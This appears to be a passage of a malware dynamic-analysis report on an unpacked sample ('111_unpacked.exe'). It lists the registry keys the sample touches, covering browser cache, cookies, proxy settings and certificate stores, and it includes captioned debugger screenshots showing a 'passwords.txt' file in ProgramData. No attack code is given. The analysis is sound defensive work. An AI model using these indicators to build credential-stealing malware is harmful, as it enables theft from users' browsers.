
Registry Activities

1. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content
2. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies
3. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
5. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
6. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
7. HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed
8. HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Disallowed
9. HKCU\Software\Microsoft\SystemCertificates\Root

10. HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot
11. HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Root
12. HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot
13. HKCU\Software\Microsoft\SystemCertificates\TrustedPeople
14. HKCU\Software\Microsoft\SystemCertificates\SmartCardRoot

and many more

I have attached screenshots for all the dynamic analysis below



A screenshot of a Windows taskbar at the bottom of the screen. It displays several pinned icons and open application windows. The pinned icons include the Start button, File Explorer, Task View, Control Panel, File History, Task Scheduler, and File Explorer again. Open application windows include a Microsoft Edge browser showing a dump file, a Google Chrome window, a Microsoft Word document, a Microsoft Excel spreadsheet, a Microsoft Powerpoint presentation, a Microsoft Word document, and a Microsoft Word document. The taskbar also shows the date and time as 10/24/2021.

The screenshot displays a debugger environment with multiple windows. The main window shows assembly code for the module '111_unpacked.exe'. Registers and memory dump windows are also visible. A file explorer window shows the directory 'C:\ProgramData\LSOAQBVRGSD95WHLN7E7NYS6V\files'. Another file explorer window shows the file 'passwords.txt' in the same directory. The taskbar at the bottom includes icons for various applications like File Explorer, Task Manager, and a search bar.

The screenshot shows the Immunity Debugger interface with the following details:

- Assembly Pane:** Displays assembly code with several `call dword ptr ds:[edi-4]` instructions, likely part of a loop. The assembly code includes labels like `FS15_82D4700`, `FS15_82D4700`, and `FS15_82D4700`. The stack pointer (*esp*) is at address `0040A4BA`.
- Registers Pane:** Shows CPU registers with values such as `EAX = 00000004`, `ECX = 7628403E`, and `EDI = 001BF790`.
- Stack Pane:** Shows the current stack state with `[esp-4] = 00000000` and `[esp-8] = 00000000`.
- Memory Dump Pane:** Shows the raw memory dump of the process, with the current address at `0040A4BA`.

A screenshot of a debugger interface, likely Immunity Debugger or similar, showing assembly code, memory dump, and process list. The assembly pane shows instructions for module 111_unpacked.exe. The memory dump pane shows memory dump 1-4. The process list pane shows various Windows processes like svchost.exe, wininit.exe, and explorer.exe. The status bar indicates the current time and date.

A screenshot of a debugger interface, likely Immunity Debugger, showing assembly code, memory dump, and file browser panes. The assembly pane shows kernel32.dll code, including a call to ReadFile. The memory dump pane shows a dump of memory starting at address 76283F8. The file browser pane shows a file named 'b477a282-fc33-4407-9982-a47b24a074c' with a size of 63 bytes. The status bar at the bottom right shows 'Time Wasted Debugging: 0:02:57:30'.

